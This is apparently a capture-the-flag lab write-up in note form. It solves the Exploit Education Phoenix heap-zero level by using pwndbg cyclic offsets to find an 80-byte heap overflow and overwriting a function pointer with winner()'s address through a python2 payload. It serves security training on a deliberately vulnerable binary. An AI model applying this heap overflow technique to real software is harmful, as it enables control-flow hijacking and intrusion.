

- gdb-pwndbg heap_ret2win
- cyclic 100
- run

aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaa



```
Welcome to heap-zero, brought to you by https://exploit.education
data is at 0x4046b0, fp is at 0x404700, will be calling 0x6161617661616175

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401251 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────────────────[ REGISTERS ]──────────
 RAX  0x0
 RBX  0x0
 RCX  0xc00
 RDX  0x6161617661616175 ('uaaavaaa')
 RDI  0x7ffff7f9d670 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x0
 R8   0x0
 R9   0x4b
 R10  0x7ffff7fef440 (strcmp+4784) ◂— pxor   xmm0, xmm0
 R11  0x7ffff7e50700 (fflush) ◂— test   rdi, rdi
 R12  0x401090 (_start) ◂— xor    ebp, ebp
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffde00 —▸ 0x401260 (__libc_csu_init) ◂— push   r15
 RSP  0x7fffffffdde0 —▸ 0x7fffffffdef8 —▸ 0x7fffffffe211 ◂— '/home/crystal/
ap/0-heap/heap_ret2win'
 RIP  0x401251 (main+185) ◂— call   rdx
```


- unhex 61616175
- cyclic -l uaaa




```
pwndbg> cyclic -l uaaa
80
```

So offset of value written into function address is 80, we want to overwrite with winner()

- heap




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x404000
Size: 0x291

Allocated chunk | PREV_INUSE
Addr: 0x404290
Size: 0x411

Allocated chunk | PREV_INUSE
Addr: 0x4046a0
Size: 0x51

Allocated chunk | PREV_INUSE | IS_MMAPED
Addr: 0x4046f0
Size: 0x6161617461616173
```




```
pwndbg> cyclic -l saaa
72
```

So size of chunk is overwritten @ 72




```
pwndbg> x 0x4046f0
0x4046f0:       0x61616171
```




```
pwndbg> cyclic -l qaaa
64
```

64 is the size of the "name" buffer..




```
Welcome to heap-zero, brought to you by
data is at 0x4046b0, fp is at 0x404700,
Segmentation fault
```

- python2 -c 'print(0x404700 - 0x4046b0)'




```
└─ $python2 -c 'print(0x404700 - 0x4046b0)'
80
```

- python2 -c 'print "A" * 80 + "B" * 8'




```
Welcome to heap-zero, brought to you by https://exploit.education
data is at 0x4046b0, fp is at 0x404700, will be calling 0x4242424242424242
```

- info functions



```
0x0000000000401170  frame_dummy
0x0000000000401172  winner ←
0x0000000000401185  nowinner
0x0000000000401198  main
```

- python2 -c 'print "A" * 80 + "\x72\x11\x40\x00\x00\x00\x00\x00"' > payload
- run $(cat payload)



```
pwndbg> run $(cat payload)
Starting program: /home/crystal/Desktop/CTF/pwn/exploit_education/phoenix/heap
/bin/bash: line 1: warning: command substitution: ignored null byte in input
Welcome to heap-zero, brought to you by https://exploit.education
data is at 0x4046b0, fp is at 0x404700, will be calling 0x401172
Congratulations, you have passed this level
```